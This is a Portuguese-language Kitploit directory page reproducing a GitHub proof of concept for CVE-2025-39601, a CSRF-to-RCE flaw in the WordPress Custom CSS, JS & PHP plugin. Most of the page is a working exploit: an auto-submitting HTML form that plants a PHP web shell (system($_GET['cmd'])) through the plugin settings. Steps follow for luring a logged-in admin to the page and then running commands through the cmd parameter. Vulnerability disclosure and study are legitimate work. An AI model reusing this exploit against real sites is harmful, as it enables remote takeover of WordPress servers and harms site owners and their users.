
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-39601 — WordPress Custom CSS, JS & PHP plugin <= 2.4.1 - Vulnerabilidade de CSRF para RCE | Kitploit

Ferramentas/GitHubGitHub/nxploited/cve-2025-39601
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebCTFTestes de PenetraçãoAprendizado e Educação
GitHubnxploited/cve-2025-39601

CVE-2025-39601

WordPress Custom CSS, JS & PHP plugin <= 2.4.1 - Vulnerabilidade de CSRF para RCE

Ver Repositório
180há 1 anoAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    339
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    322

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

🚨 CVE-2025-39601 - CSRF para RCE no plugin WordPress Custom CSS, JS & PHP <= 2.4.1

🧠 Descrição

Uma vulnerabilidade de Cross-Site Request Forgery (CSRF) no plugin WPFactory Custom CSS, JS & PHP permite Execução Remota de Código (RCE) através da injeção de código PHP malicioso por meio de requisições POST não autorizadas.
Isso afeta todas as versões até e incluindo a 2.4.1.

  • CVE ID: CVE-2025-39601
  • Publicado: 2025-04-16
  • Atualizado: 2025-04-16
  • Severidade: 🔥 9.6 (CRÍTICO)
  • CWE: CWE-352 - Falsificação de Solicitação entre Sites
  • Vetor CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H


🖼️ Prova Visual

Abaixo está uma captura de tela mostrando o resultado de uma exploração bem-sucedida, demonstrando como o código remoto pode ser executado através do parâmetro de URL:

Nxploited


Nxploited


💥 Prova de Conceito (PoC)

<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>WordPress Custom CSS, JS & PHP plugin <= 2.4.1 - CSRF to RCE vulnerability</title>
</head>
<body onload="document.forms[0].submit()">
    <h1>CSRF PoC - WordPress Custom CSS, JS & PHP plugin <= 2.4.1</h1>
    <p>By : Nxploited | Khaled Alenazi</p>
    <form action="http://192.168.100.74:888/wordpress4/wp-admin/tools.php?page=alg-custom-php" method="POST">
        <input type="hidden" name="alg_custom_css_php_enabled" value="1">
        <input type="hidden" name="alg_custom_css_php_execute" value="plugins_loaded">
        <input type="hidden" name="alg_custom_css_php" value="<?php system($_GET['cmd']); ?>">
        <input type="hidden" name="alg_ccjp_submit" value="php">
        <noscript><input type="submit" value="Submit"></noscript>
    </form>
</body>
</html>

🧪 Uso

  1. Hospede o arquivo HTML acima em qualquer servidor externo ou ambiente local.
  2. Enquanto um usuário administrador estiver logado, visite o arquivo HTML hospedado no navegador dele.
  3. Isso enviará silenciosamente o formulário e injetará código PHP nas configurações do plugin.
  4. O código será executado automaticamente a cada carregamento de página através do hook plugins_loaded.
  5. Exemplo de execução:
    http://target-site.com/?cmd=whoami
    

⚠️ Aviso Legal

Esta PoC é apenas para fins educacionais.
O autor não se responsabiliza por qualquer uso indevido ou dano causado pela aplicação inadequada desta informação.
Sempre teste em ambientes controlados e com permissão.


By: Nxploited | Khaled Alenazi

Baixar ferramenta





